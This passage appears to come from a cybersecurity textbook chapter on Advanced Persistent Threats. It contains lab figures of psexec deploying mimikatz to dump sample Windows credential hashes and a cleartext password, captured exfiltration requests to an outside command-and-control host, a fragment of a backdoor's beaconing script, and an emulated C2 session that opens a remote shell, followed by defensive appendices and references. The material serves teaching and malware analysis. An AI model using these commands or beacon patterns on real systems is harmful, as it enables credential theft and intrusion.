
```
C:\Users\[redacted]\AppData\Local\Temp>psexec.exe -c mimikatz.exe \\192.1[redacted]

PsExec v2.11 - Execute processes remotely
Copyright (C) 2001-2014 Mark Russinovich
Sysinternals - www.sysinternals.com
```

```
\Users\mt100p\AppData\Local\Temp>mimikatz.exe

.#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (Jan 22 2015 22:15:55)
## ^ ##.
# / \ ##  /* * *
# \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
'#####'                                    with 15 modules * * */


mikatz # privilege::debug
ivilege '20' OK

mikatz # sekurlsa::logonpasswords

thentication Id : 0 ; 353147 (00000000:0005637b)
ssion           : Interactive from 1
er Name         : mt100p
main            : WIN-IIK4U3HF15C
D               : S-1-5-21-3990558588-1795629600-2662575324-1000
      msv :
       [00000003] Primary
       * Username : mt100p
       * Domain   : WIN-IIK4U3HF15C
       * LM       : 637b4d094247f733aad3b435b51404ee
       * NTLM     : 2ff1694f7bc290c4b5c5e28d48e6c0fe
       * SHA1     : 867e2e01c0e8a7697788682cf040be213a43d2de
      tspkg :
       * Username : mt100p
       * Domain   : WIN-IIK4U3HF15C
       * Password : g0d
      wdigest :
       * Username : mt100p
       * Domain   : WIN-IIK4U3HF15C
       * Password : g0d
      kerberos :
       * Username : mt100p
       * Domain   : WIN-IIK4U3HF15C
       * Password : g0d
      ssp :
      credman :
```

Figure 101: Mimikatz in action

4.4.7 Data Exfiltration

Attackers use a mix of legitimate and malicious tools and techniques in order to extract specific data from the target's perimeter. Backdoor's which have generic upload functionality are generally used or through FTP /web applications. Screenshot shows initial data exfiltration from the comprmised machine. The initial data tunnelled are the results of java script implementation.




```
POST /news/update.php?cstype=server&authname=servername&authpass=serverpass&hostname=AEON&ostype=Microsoft%20Windows%20XP%
20Professional2&macaddr=08:00:27:07:C2:6C&owner=140319027&version=2.0.0&runtime=5000&t=4032&command=offlineresult&commandid=AEON_3703 HTTP/1.0
Accept: */*
Content-Type: file
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.ind[redacted].tk
Content-Length: 2695
Connection: Keep-Alive
Pragma: no-cache

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>tasklist

Image Name                     PID Session Name     Session#    Mem Usage
========================= ====== ================ ======== ============
System Idle Process              0 Console                 0         16 K
System                           4 Console                 0        212 K
smss.exe                       368 Console                 0        372 K
csrss.exe                      584 Console                 0      2,440 K
winlogon.exe                   608 Console                 0      7,064 K
services.exe                   652 Console                 0      3,780 K
lsass.exe                      664 Console                 0      5,688 K
VBoxService.exe                824 Console                 0      3,016 K
svchost.exe                    872 Console                 0      4,384 K
svchost.exe                    948 Console                 0      3,940 K
svchost.exe                   1040 Console                 0     21,428 K
svchost.exe                   1084 Console                 0      2,908 K
svchost.exe                   1144 Console                 0      4,144 K
spoolsv.exe                   1556 Console                 0      4,104 K
explorer.exe                  1604 Console                 0      7,012 K
VBoxTray.exe                  1672 Console                 0      3,412 K
ctfmon.exe                    1688 Console                 0      2,732 K
MDM.EXE                       1960 Console                 0      2,468 K
alg.exe                       1132 Console                 0      3,156 K
wscntfy.exe                   1496 Console                 0      1,872 K
cmd.exe                       1332 Console                 0         80 K
svchost.exe                   1804 Console                 0      3,740 K
```

```
},
GenerateUrlParam: function () {
    var time = new Date();
    $.sURLParam = 'cstype=server&authname=servername&authpass=serverpass&hostname=' + $.sHostName + '&ostype=' + $.sOSType + '&macaddr=' + $.sMacAddress + '
    $.sURLParam += '&t=' + time.getMinutes() + time.getSeconds();
},
CleanObjects: function () {
    $.oShell = null;
    $.oStream = null;
    var e = new Enumerator($.WMI('Select * from Win32_Process where Name=\\\"scrcons.exe\\\"'));
    while (!e.atEnd()) {
        e.item().terminate();
        e.moveNext();
    }
```

```
POST /download_updates_[redacted].php?dir=ADMIN-PC-admin-[redacted]/&taskid=337279 HTTP/1.1
Content-Type: multipart/form-data; boundary=---------------------8d194f1702588da
Host: [redacted]
Content-Length: 235
Expect: 100-continue
Connection: Close

-----------------------8d194f1702588da
Content-Disposition: form-data; name="file"; filename="Cpdf337279"
Content-Type: application/octet-stream

C:\Users\admin\Downloads\[redacted]_Manual.pdf
-----------------------8d194f1702588da--
```

Figure 102: Initial data exfiltration from the comprmised machine

Shown below is a typical simulated Interaction with one of the backdoors dropped that shows limited capacities atributed to one of the targetd attacks.



```
[*] C&C Running on 0.0.0.0:443
^Cremnux@remnux:~/Desktop$ sudo python server.py
[*] C&C Running on 0.0.0.0:443
[+] New client connected: ('192.168.1.3', 49158)
$login$
ABHI_MTL00P
192.168.1.3
307
2014/04/23 16:15:53
Proxy 20140410

[+] Authenticating on the bot
OnLine
Pw_Error
shell> ^Cremnux@remnux:~/Desktop$ leafpad  python server.py
remnux@remnux:~/Desktop$ leafpad server.py
remnux@remnux:~/Desktop$ sudo python server.py
[*] C&C Running on 0.0.0.0:443
[+] New client connected: ('192.168.1.3', 49157)
$login$
ABHI_MTL00P
192.168.1.3
307
2014/04/23 16:27:09
Proxy 20140410

[+] Authenticating on the bot
OnLine
Pw_OK
```


emulated c2 server running on tcp/443 and later logged on with pwd "phoneix"

Figure 103:Simulated Interaction with one of the backdoors dropped

It is observed that the backdoor expects these commads from the bot herder.

- Sysinfo (gives system information)
- FileManager (disk stats)
- Download (Download file from the machine)
- FileUploadOk (drops files onto the victim)
- Shell (opens an interactive shell)

The commands are replied with **cmd** as the header.




```
remnux@remnux:~/Desktop$ sudo python server.py
[*] C&C Running on 0.0.0.0:443
[+] New client connected: ('192.168.1.3', 49160)
$login$
ABHI_MTL00P
192.168.1.3
307
2014/04/23 17:07:16
Proxy 20140410

[+] Authenticating on the bot
OnLine
Pw_OK
shell> FileManager
$fileManager$
C:       DRIVE_FIXED

$fileManager$
D:       DRIVE_CDROM
$fileManager$
E:       DRIVE_CDROM
$fileManager$
F:       DRIVE_REMOTE
$fileManager$
X:       DRIVE_REMOTE
$fileManager$
Z:       DRIVE_REMOTE

shell> Download
shell> Download C:\Users\mtl00p\Desktop\abhi.txt /home/remnux/Des
shell> UploadFileOK /home/remnux/Desktop/server.py C:\Users\mtl0(
shell> shell
$shell$
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```

Bot client details

Commands available to the bot


1. List the Disk stats
2. Download from, Upload to the bot (cmds were not successfully executed due to unknown reasons)
3. launch a shell from the victim

Figure 104: Interaction with the bot client



```
[+] Authenticating on the bot
OnLine
Pw_OK
shell> tasklist
shell> sysinfo
$sysinfo$

System Infomation
--------------------------------------

$sysinfo$
SystemVersion:    Professional (Build 7600)
$sysinfo$
Product  ID:      00426-OEM-8992662-00497
$sysinfo$
InstallPath:
$sysinfo$
InstallTime:      2013-7-10, 14:09:44
$sysinfo$
ResgisterGroup:
$sysinfo$
RegisterUser:     mtl00p
$sysinfo$
ComputerName:     ABHI_MTL00P
$sysinfo$
WindowsDirectory: C:\Windows
$sysinfo$
System Directory: C:\Windows\system32

$sysinfo$
```

Figure 105: Interaction with the bot client(2)



VCPV (dyn_tools_installed_april23) [Running] - Oracle VM VirtualBox
Machine View Devices Help
Process Explorer - Sysinternals: www.sysinternals.com [ABHI_MTL00P\mtl00p]
File Options View Process Find Users Help Show Processes From All Users

Process	CPU	Private Bytes	Working Set	PID	Description
lsm.exe		1,020 K	2,272 K	472	
csrss.exe	0.38	1,096 K	3,128 K	388	
conhost.exe		768 K	3,508 K	3200	Console Window Host
winlogon.exe		1,776 K	4,144 K	428	
explorer.exe	0.42	18,148 K	22,084 K	1868	Windows Explorer
VBoxTray.exe	0.08	1,056 K	3,444 K	528	VirtualBox Guest Additions Tr
rundll32.exe	0.16	2,116 K	5,560 K	320	Windows host process (Run.
cmd.exe		2,600 K	2,316 K	3184	Windows Command Process
notepad.exe	1.46	908 K	4,572 K	3740	Notepad
procexp.exe	1.01	8,620 K	13,512 K	2364	Sysinternals Process Explorer

```
hi this is wht u see

@bh1
```

BOT machine accepting commnds from the c2 server (shell spawned and opend a notepad

vm [Running] - Oracle VM VirtualBox
Machine View Devices Help
remnux@remnux: ~/Desktop
File Edit Tabs Help

```
07/10/2013  03:40 PM    <DIR>          .
07/10/2013  03:40 PM    <DIR>          ..
07/10/2013  03:40 PM    <DIR>          mtl00p
07/14/2009  01:18 PM    <DIR>          Public
               0 File(s)              0 bytes
               4 Dir(s)  17,211,621,376 bytes free


$shell$
cd Desktop

C:\Users\mtl00p\Desktop>
nshell>notepad abhi
$shell$
notepad abhi
```

C2 server emulated

Figure 106: Notepad opened on Bot machine.

4.5 SUMMARY

Advance Persistent Threat is the threat that targets specific organizations with the purpose of stealing specific data or causing specific damage- targeted, persistent, evasive, advanced and stealthy**,** a pervasive and often possessing the ability to conceal itself within the enterprise network is differ significantly from traditional threats, yet they leverage many of the same attack vectors. An attacker would require enormous amount of patience to get the fruits of his efforts. Regular audits and monitoring to find out correlated burst of actions can help organization detect the APT Threats and mitigate them on time before any data breach. The key to effective APT protection, detection and response is rigorous implementation of the best security practices / layered security approaches and ongoing training and awareness to the key employees and human assets.

4.6 MODEL QUESTIONS

1. What is a spear phishing attack?
2. How waterholing attack is considered a well known method to perform APT?
3. How enterprises device method to circumvent APT? list any APT preventive solution in the market?
4. What is the role of Remote Access Trojan in APT?
5. Prepare a note on APT /Targeted Attacks on Mobile Devices of your favorite platform.
6. Write a note on Operation Aurora Attack

Appendix-A

Microsoft Vulnerability /Risk Assessment Tools

- **Microsoft Security Assessement Tool (MSAT)**. A free tool that provides organization with the ability to assess weaknesses in a working IT environment. MSAT provides guidance, reveals a prioritized list of issues, and helps provide specific guidance to minimize those risks
- **Microsoft Baseline Security Analyzer (MBSA)**. This easy-to-use tool identifies common security misconfigurations in a number of Microsoft products, including Microsoft Windows operating systems, Internet Information Services (IIS), SQL Server®, Microsoft Internet Explorer®, and Microsoft Office. The MBSA tool also scans for missing security updates, update rollups, and service packs published to Microsoft Update.

  https://technet.microsoft.com/en-us/security/cc184924.aspx
- **Microsoft Systems Management Server:** With SMS, we can remotely manage security settings, inventory whether computers on your network have installed required software updates and track the progress of update rollouts on computers running Windows operating systems over distributed networks.

  An excellent inventory manager, report full hardware and software inventory, the configuration details and status for computers on your network, and the status of software deployments and deployment errors.

  http://www.microsoft.com/smserver/default.mspx
- **Microsoft System Center Operations Manager Audit Collection Services (ACS)**.

  This tool can securely and efficiently extract and collect security logs from computers running Windows operating systems and store them in a separate Audit Collection server database.

  You can use Audit Collection to produce various compliance reports, such as supporting Sarbanes-Oxley audits. You also can use ACS for security analysis, such as intrusion detection and unauthorized access attempts.

  http://technet.microsoft.com/en-us/library/bb381258.aspx
- **Windows Server Update Services**. (WSUS)

  Windows Server Update Services is an update component of Windows Server and offers an effective and quick way to help keep systems up to date. WSUS basically include:

  - **Microsoft Update** server from WSUS components retrieve Microsoft product updates.
  - **Windows Server Update Services server**. Windows Server Update Services server provides the features that administrators need to manage and distribute updates through a Web-based tool, which can be accessed from Internet Explorer on any Windows computer in the organization's network.

- **Automatic Updates**. :Automatic Updates enables both server and client computers to receive updates from Microsoft Update or from a server running Windows Server Update Services.

Appendix –B

Data Classification and Protection

Microsoft offers several Data classification and protection solutions that deal with data protection in terms of providing confidentiality and integrity to data that is either in storage or in transmission. Cryptographic solutions are the most common method that organizations use to provide data protection. Some of the features / tools include:

- **BitLocker™ Drive Encryption.** BitLocker Drive Encryption providing drive encryption and integrity checking on early-boot components. Drive encryption protects data by preventing unauthorized users from breaking Windows file and system protection on lost or stolen computers. This protection is achieved by encrypting the entire Windows volume. With BitLocker, all user and system files are encrypted, including the swap and hibernation files.

  http://technet.microsoft.com/en-us/windows/aa905065.aspx

- **Windows Encrypting File System (EFS)**. EFS is file system level encryption technology used to store encrypted files on NTFS file system volumes. The technology enables files to be transparently encrypted to protect confidential data from attackers with physical access to the computer.

  EFS is available in all versions of Windows developed for business environments.By default, no files are encrypted, but encryption can be enabled by users on a per-file, per-directory, or per-drive basis. Some EFS settings can also be mandated via Group Policy in Windows domain environments. An intruder who tries to open or copy your encrypted file or folder receives an access-denied message. Permissions on files and folders do not protect against unauthorized physical attacks.

  https://technet.microsoft.com/en-us/library/cc700811.aspx

- **Microsoft Windows Rights Management Services(RMS):** RMS augments an organization's security strategy by protecting information through persistent usage policies, which remain with the information no matter where it goes. RMS–enabled applications can be used to manage, control, and audit access to documents that contain cardholder information.

  http://www.microsoft.com/windowsserver2003/technologies/rightsmgmt/default.mspx

- **Microsoft SQL Server® 2008 Encryption and Key management**.: SQL Server comes with these security built-in capabilities:

  SQL Server 2008 Transparent Data Encryption (TDE) offers full data encryption. TDE encrypts all database files including data files, log files, and backup files.

  - SQL Server 2008 cell level encryption offers encryption of individual columns and cells. The use of cell level encryption requires modifications to client applications to handle the explicit encryption.

- **Extensible Key Management (EKM)** offers split encryption key ownership. EKM provides a robust key management solution that ensures you can encrypt all data using TDE. EKM reduces issues with managing a potentially complex key management solution in SQL Server.

Appendix –C

Monitoring, Auditing, and Reporting

Monitoring and reporting is the collection, analysis, and correlation of all logged data across your organization. These actions are sometimes accomplished through a dashboard-type solution, in which you can better analyze the various information gathered throughout the organization. This type of solution allows IT management to better determine whether there are correlations between events. Microsoft provides tools to perform these:

- **Microsoft System Center Operations Manager Audit Collection Services (ACS)(mentioned above)**

  This tool can securely and efficiently extract and collect security logs from computers running Windows operating systems and store them in a separate Audit Collection server database.

  You can use Audit Collection to produce various compliance reports, such as supporting Sarbanes-Oxley audits. You also can use ACS for security analysis, such as intrusion detection and unauthorized access attempts.

  http://technet.microsoft.com/en-us/library/bb381258.aspx

- **Microsoft SQL Server2008**. SQL Server Reporting Services is a comprehensive, server-based solution that enables the creation, management, and delivery of both traditional, paper-oriented reports and interactive, Web-based reports. An integrated part of the Microsoft business intelligence framework, Reporting Services combines the data management capabilities of SQL Server and Windows Server with familiar and powerful Microsoft Office System applications to deliver real-time information to support daily operations and drive decisions. You can use these services to generate reports that analyze cardholder data and track changes to it. You can also use reporting services to more easily monitor network usage patterns and information flow.

- **NTFS System Access Control Lists**. NTFS System Access Controls Lists (SACLs) can be used on files and directories to help you track changes to files or folders on a computer. When set a SACL on a file or folder, any actions that are performed on that file or folder are logged by the Windows operating system, which also logs who performed the action. You cannot set SACLs on computers that are formatted with the FAT file system, so your organization should use the NTFS file system format on all volumes that store user data and cardholder data.

References, Article Source & Contributors

[1]. (n.d.). Retrieved Nov. 08, 2015, from https://www.sans.org

[2]. (n.d.). Retrieved Nov. 08, 2015, from http://cert-in.org.in/

[3]. (n.d.). Retrieved Nov. 08, 2015, from http://www.imperva.com/docs/hii_the_anatomy_of_an_anonymous_attack.pdf

[4]. (n.d.). Retrieved Nov. 08, 2015, from https://technet.microsoft.com/en-us/library/cc959354.aspx

[5]. (n.d.). Retrieved Nov. 08, 2015, from http://www.trendmicro.com/us/security-intelligence/current-threat-activity/]

[6]. (n.d.). Retrieved Feb. 03, 2016, from http://www.sans.org

[7]. (n.d.). Retrieved Feb. 03, 2016, from http://www.mitre.org/

[8]. (n.d.). Retrieved from http://www.secureworks.com/assets/pdf-store/articles/Lifecycle_of_an_APT_G.pdf

[9]. Barnett, R. (n.d.). *Web Hacking Incident Database*. Retrieved Feb. 03, 2016, from http://projects.webappsec.org/w/page/13246995/Web-Hacking-Incident-Database available in public domain.

[10]. Beck, M. B., & TU-Dresden. (2008). *Practical attacks against WEP and WPA*. Retrieved Feb. 04, 2016, from http://dl.aircrack-ng.org/breakingwepandwpa.pdf

[11]. Bunting, S., & Wei, W. (2006). *The Official EnCE: EnCase Certified ExaminorStudy Guide*. Wiley Publishing Inc.

[12]. *CIS CONTROLS FOR EFFECTIVE CYBER DEFENSE* . (n.d.). Retrieved Feb. 03, 2016, from http://www.counciloncybersecurity.org/critical-controls available under a Creative Commons Attribution-Non-Commercial-No Derivatives 4.0 International Public License.

[13]. *Cisco SAFE Reference Guide*. (n.d.). Retrieved Feb. 03, 2016, from http://www.cisco.com/en/US/docs/solutions/Enterprise/Security/SAFE_RG/SAFE_rg.html

[14]. *CYBER SECURITY MANIFESTO 2.0*. (2012, Oct. 01). Retrieved Sep. 26, 2015, from cybersecuritymanifesto: http://cybersecuritymanifesto.com/

[15]. *CYBER SECURITY MANIFESTO 2.0*. (2012, Oct. 01). Retrieved Sep. 28, 2015, from cybersecuritymanifesto.com: http://cybersecuritymanifesto.com/

[16]. *Cyber Threats to Mobile Devices* . (2010). Retrieved Feb. 03, 2016, from https://www.us-cert.gov/sites/default/files/publications/TIP10-105-01.pdf

[17]. Gallagher, S. (2013, Oct. 02). *We are not who we are*. Retrieved Sep. 26, 2015, from Security Blog: https://securityblog.redhat.com/tag/two-factor-authentication/

[18]. Glass, E. (2003). *The NTLM Authentication Protocol and Security Support Provider*. Retrieved Sep. 26, 2015, from Sourceforge: http://davenport.sourceforge.net/ntlm.html

[19]. Gookin, D. (n.d.). *How E-Mail Works*. Retrieved Feb. 03, 2016, from http://www.dummies.com/how-to/content/how-email-works.html

[20]. (1998). How Email Works. In P. Grall, *How Internet Works* (p. 85). Que Corporation.

[21]. Gupta, A. (2011, March 01). *Digital Forensic Analysis Using BackTrack, Part 1*. Retrieved Sep. 26, 2015, from opensourceforu: http://opensourceforu.efytimes.com/2011/03/digital-forensic-analysis-using-backtrack-part-1/

[22]. Havercan, P. (2015, July 17). *A plain person's guide to Secure Sockets Layer*. Retrieved Sep. 26, 2015, from http://peter.havercan.net/computing/plain-persons-guide-to-secure-sockets-layer.html

[23]. *How it works*. (2010, Jan. 17). Retrieved Sep. 26, 2015, from Wikidot: http://pychatter.wikidot.com/how-it-works

[24]. *How to Reveal a Fake Facebook Account*. (n.d.). Retrieved Sep. 27, 2015, from www.wikihow.com: http://www.wikihow.com/Reveal-a-Fake-Facebook-Account

[25]. *Introduction to Digital Forensics*. (2011, Nov. 16). Retrieved Sep. 28, 2015, from Wikibooks: https://en.wikibooks.org/wiki/Introduction_to_Digital_Forensics

[26]. *Kerberos Authentication*. (n.d.). Retrieved Sep. 26, 2015, from Interactiva: http://computers.interactiva.org/Security/Authentication/Kerberos/

[27]. Kossakowski, K.-P., & Allen, J. H. (2000). *Securing Public Web Servers.* Software Engineering Institute.

[28]. Mehnle, J. (2010, April 17). *Sender Policy Framework*. Retrieved Sep. 28, 2015, from Openspf: http://www.openspf.org/Introduction

[29]. Moran, N., & Villeneuve, N. (2013). *OPERATION DEPUTYDOG: ZERO-DAY (CVE-2013-3893) ATTACK AGAINST JAPANESE TARGETS*. Retrieved Feb. 05, 2016, from https://www.fireeye.com/blog/threat-research/2013/09/operation-deputydog-zero-day-cve-2013-3893-attack-against-japanese-targets.html

[30]. Moran, N., Vashisht, S. O., Scott, M., & Haq, T. (2013). *OPERATION EPHEMERAL HYDRA: IE ZERO-DAY LINKED TO DEPUTYDOG USES DISKLESS METHOD*. Retrieved Feb. 05, 2016, from Fire eye: https://www.fireeye.com/blog/threat-research/2013/11/operation-ephemeral-hydra-ie-zero-day-linked-to-deputydog-uses-diskless-method.html

[31]. Nelson, B., Phillips, A., & Steuart, C. (2009). *Guide to Computer Forensics and Investigations.* Cengage Learning.

[32]. Nolan, R., O'Sullivan, C., Branson, J., & Waits, C. (2005). *First Responders guide to Computer Forensic*. CERT Training and Education.

[33]. *Opendata*. (n.d.). Retrieved Feb. 03, 2016, from https://www.afnic.fr

[34]. *Operation Payback.* (n.d.). Retrieved Nov. 08, 2015, from https://www.youtube.com/watch?v=OD7vX2JGPcI

[35]. *Password Authentication Protocol*. (2015, July 17). Retrieved Sep. 26, 2015, from WIKIPEDIA: https://en.wikipedia.org/wiki/Password_Authentication_Protocol

[36]. Pescatore, J. (2014, Nov.). *Securing DNS to Thwart Advanced Targeted Attacks and Reduce Data Breaches*. Retrieved Nov. 25, 2015, from https://www.sans.org/reading-room/whitepapers/analyst/securing-dns-thwart-advanced-targeted-attacks-reduce-data-breaches-35597

[37]. *Physical and Environmental Security (PEN)*. (n.d.). Retrieved fEB. 03, 2016, from https://www.dsci.in/taxonomypage/93

[38]. *Protective Security Policy Framework*. (2015). Retrieved fEB. 03, 2016, from https://www.protectivesecurity.gov.au

[39]. Quirk, S. (2014, Mar. 13). *Concordia Password Security Policy*. Retrieved Sep. 26, 2015, from http://kb.cu-portland.edu/Password+Security

[40]. Raymond, D. R., & Midkiff, S. F. (2008). Denial-of-Service in Wireless Sensor Networks: Attacks and Defenses. *IEEE Pervasive Computing* , 74-81.

[41]. *Recognise scam or hoax emails and websites*. (n.d.). Retrieved Sep. 27, 2015, from https://www.communications.gov.au: https://www.communications.gov.au/what-we-do/internet/stay-smart-online/your-identity/recognise-scam-or-hoax-emails-and-websites

[42]. Roche, M. (n.d.). *Wireless hacking Tools*. Retrieved Feb. 04, 2016, from http://www.cse.wustl.edu/~jain/cse571- 07/ftp/wireless_hacking/index.html

[43]. Scarfone, K., Dicoi, D., Sexton, M., & Tibbs, C. (2008, July). *Guide to Securing Legacy IEEE 802.11 Wireless Networks*. Retrieved Feb. 03, 2016, from http://csrc.nist.gov/publications/nistpubs/800-48-rev1/SP800-48r1.pdf

[44]. Scarfone, K., Jansen, W., & Tracy, M. (2008). *Guide to General Server Security*. Gaithersburg, MD 20899-8930: National Institute of Standards and Technology.

[45]. *Security TechCenter*. (n.d.). Retrieved Nov. 25, 2015, from https://technet.microsoft.com/en-us/security/cc297183

[46]. *Selecting a strong password*. (2015, Sep. 10). Retrieved Sep. 26, 2015, from Wordpress: https://en.support.wordpress.com/selecting-a-strong-password/

[47]. Sheldon, F., Weber, J., Yoo, S., & Pan, W. (2012). The Insecurity of Wireless Networks. *IEEE Computer Society* , 54-61.

[48]. Steer, J. (2015, Feb. 27). *The Fireeye Mobile Threat Report* . Retrieved Feb. 04, 2016, from https://www.fireeye.com/blog/threat-research/2015/02/the_fireeye_mobilet.html

[49]. Stewart, W. (2000, Jan. 07). *How Email Works*. Retrieved Sep. 28, 2015, from http://www.livinginternet.com/: http://www.livinginternet.com/e/ew.htm

[50]. *The Darkhotel APT*. (2014). Retrieved Feb. 05, 2016, from http://securelist.com/blog/research/66779/the-darkhotel-apt/

[51]. *Top 10 2013-Top 10*. (n.d.). Retrieved Feb. 03, 2016, from https://www.owasp.org/index.php/Top_10_2013-Top_10 available under the Creative Commons Attribution-ShareAlike 3.0.

[52]. *Understanding Authentication*. (2008, Feb. 14). Retrieved Sep. 26, 2015, from Go4Experts: http://www.go4expert.com/articles/understanding-authentication-t8842/

[53]. Verma, D. (2012, Nov. 05). *How To Identify Fake EMail And Trace Sender's Location*. Retrieved Sep. 27, 2015, from http://www.usethistip.com: http://www.usethistip.com/2012/11/how-to-identify-fake-email-and-trace.html

[54]. Waliullah, M., & Gan, D. (2014). Wireless LAN Security & Vulnerabilities. *International Journal of Advanced Computer Science and Applications* , 176-183.

[55]. Welch, D., & Lathrop, S. (2003). Wireless Security Threat Taxonomy. *Information Assurance Workshop* (pp. 76-83). IEEE Systems.

[56]. *When Malware Goes Mobile*. (n.d.). Retrieved Feb. 04, 2016, from https://www.sophos.com/en-us/security-news-trends/security-trends/malware-goes-mobile/10-tips-to-prevent-mobile-malware.aspx

[57]. Zahur, Y., & Yang, T. (2004). Wireless LAN Security and Laboratory Designs. *Journal of Computing Sciences in Colleges* , 44-60.